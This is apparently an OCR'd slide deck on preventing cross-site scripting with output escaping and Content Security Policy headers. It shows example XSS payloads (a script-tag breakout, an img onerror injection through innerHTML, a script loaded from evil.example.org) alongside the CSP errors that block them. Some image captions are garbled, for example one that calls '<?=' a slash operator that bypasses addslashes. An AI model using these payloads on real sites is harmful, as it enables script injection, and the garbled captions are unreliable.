8     <img src=example.png width="100" />
9
10    <p id="cost">£10</p>
11
12    <script>
13        vat = "20 </script><script>alert(location);</script>";
14        output = document.getElementById('cost');
15        if (output) {
16            output.innerHTML += ' (' + vat + '%)';
17        }
18    </script>
19
20 </body>
21 </html>
```

A red arrow points from the text "Add Slashes in a JS and HTML context." to the line of code where the variable "vat" is assigned its value. The value contains a double slash operator ("<?=") which is used to bypass PHP's addslashes() function.

**Add Slashes in a JS and HTML context.**

```
vat = "<?= addslashes($vat) ?>";
```




The screenshot shows the source code of a web page titled "Example". The code includes HTML structure, an image element with a broken source, a price declaration, and a script block. The script attempts to calculate VAT and update the page's content using innerHTML. A red arrow points to the line of code where innerHTML is used.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <img src=example.png width="100" />
9
10    <p id="cost">£10</p>
11
12    <script>
13        vat = "20<img src=\"x\" onerror=\"alert(location)\" />";
14        output = document.getElementById('cost');
15        if (output) {
16            output.innerHTML += ' (' + vat + '%)';
17        }
18    </script>
19
20 </body>
21 </html>
```

**Unsafe use of innerHTML**

# **Block Evil HTML**



A screenshot of a web browser window showing the source code of a page. The title bar indicates the page is being viewed from `view-source:https://craig.techniques.emma.devcf.com/101...`. The source code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Example</title>
5 </head>
6 <body>
7
8   <p>Hi <script src="https://evil.example.org/evil.js"></script></p>
9
10 </body>
11 </html>
```

A large red arrow points upwards from the text "Evil 3rd Party JavaScript" to the `<script>` tag in line 8.

**Evil 3rd Party JavaScript**

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action      'self'; " .  
10        "img-src          'self'; " .  
11        "style-src         'self' 'unsafe-inline'; " .  
12        "script-src        'self' 'unsafe-inline'; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

A screenshot of a web browser window titled "Example". The address bar shows the URL "craig.techniques.emma.devcf.com/101-html.php". The main content area displays the text "Hi". Below the browser window is the developer tools interface, specifically the "Console" tab. The console output shows a red error message:

```
Refused to load the script 'https://evil.example.org/evil.js' because it violates the following Content Security Policy directive: "script-src 'unsafe-inline'". Note that 'script-src-elem' was not explicitly set, so 'script-src' is used as a fallback.
```


# **Block Inline HTML**

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4
5   <title>Example</title>
6
7   <style>
8     body {
9       background: #FFF;
10    }
11  </style>
12
13  <script>
14    vat = 20;
15  </script>
16
17 </head>
18 <body>
19
20  <p><a href="/about/" style="color: #00F;">About</a></p>
21
22  <p><a href="javascript:window.location=/about/">About</a></p>
23
24  <p><a href="#" onclick="window.location=/about/">About</a></p>
25
26 </body>
27 </html>
```

5 x Inline JS and CSS (bad)

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script src="/script.js" async="async"></script>
5   <title>Example</title>
6   <meta name="info" content=<?= htmlentities(json_encode($info)) ?>" />
7 </head>
8 <body>
9
10  <p id="cost" data-vat="20">£10</p>
11
12 </body>
13 </html>
```

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script src="/script.js" async="async"></script>
5   <title>Example</title>
6   <meta name="info" content=<?= htmlentities(json_encode($info)) ?>" />
7 </head>
8 <body>
9
10  <p id="cost" data-vat="20">£10</p>
11
12 </body>
13 </html>
```



Data Attribute

```
1 var cost = document.getElementById('cost');
2 if (cost) {
3     console.log(cost.getAttribute('data-vat'));
4 }
```

```
1 var cost = document.getElementById('cost');
2 if (cost) {
3     console.log(cost.dataset.vat);
4 }
```

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <script src="/script.js" async="async"></script>
5   <title>Example</title>
6   <meta name="info" content=<?= htmlentities(json_encode($info)) ?>" />
7 </head>
8 <body>
9
10  <p id="cost" data-vat="20">£10</p>
11
12 </body>
13 </html>
```

Meta Tag + JSON



```
1 var info = document.querySelector('meta[name="info"]');
2
3 try {
4     info = JSON.parse(info.getAttribute('content'));
5 } catch (e) {
6     info = null;
7 }
```

```
1 fetch('/a/api/example/').then(function(response) {  
2  
3     if (response.status === 200) {  
4  
5         response.json().then(function(data) {  
6             console.log(data);  
7         });  
8     }  
9  
10 }).catch(function(err) {  
11     console.log('Error');  
12  
13 });  
14  
15
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action     'self'; " .  
10        "img-src          'self'; " .  
11        "style-src        'self' 'unsafe-inline'; " .  
12        "script-src       'self' 'unsafe-inline'; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```

```
1 <?php  
2  
3     header("Content-Security-Policy: " .  
4  
5         "default-src      'none'; " .  
6         "base-uri        'none'; " .  
7         "frame-ancestors 'none'; " .  
8  
9         "form-action     'self'; " .  
10        "img-src         'self'; " .  
11        "style-src       'self'; " .  
12        "script-src      'self'; " .  
13  
14        "block-all-mixed-content;" );  
15  
16 ?>
```



A screenshot of a web browser window showing the source code of a page. The title bar says "view-source:https://craig.techniques.emma.devcf.com/101...". The source code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <p>Hi <script>alert(location);</script></p>
9
10 </body>
11 </html>
12
13
```

A red arrow points to the line of code containing the inline JavaScript: <script>alert(location);</script>. This line is highlighted with a blue background.

Evil Inline JavaScript


DevTools - craig.techniques.emma.devcf.com/105-html-csp.php


Elements    **Console**    Sources    Network    »    × 1    :

▶    ⚡    top    ▼    ⚡    Filter    All levels ▼    ⚙

✖ Refused to execute inline script because it [105-html-csp.php:8](#) violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-wWjyRqahabPnI8Fx5UHTr09B77PBBlliHtNoy3gXjdg='), or a nonce ('nonce-...') is required to enable inline execution.

# **Evil Uploaded Files**





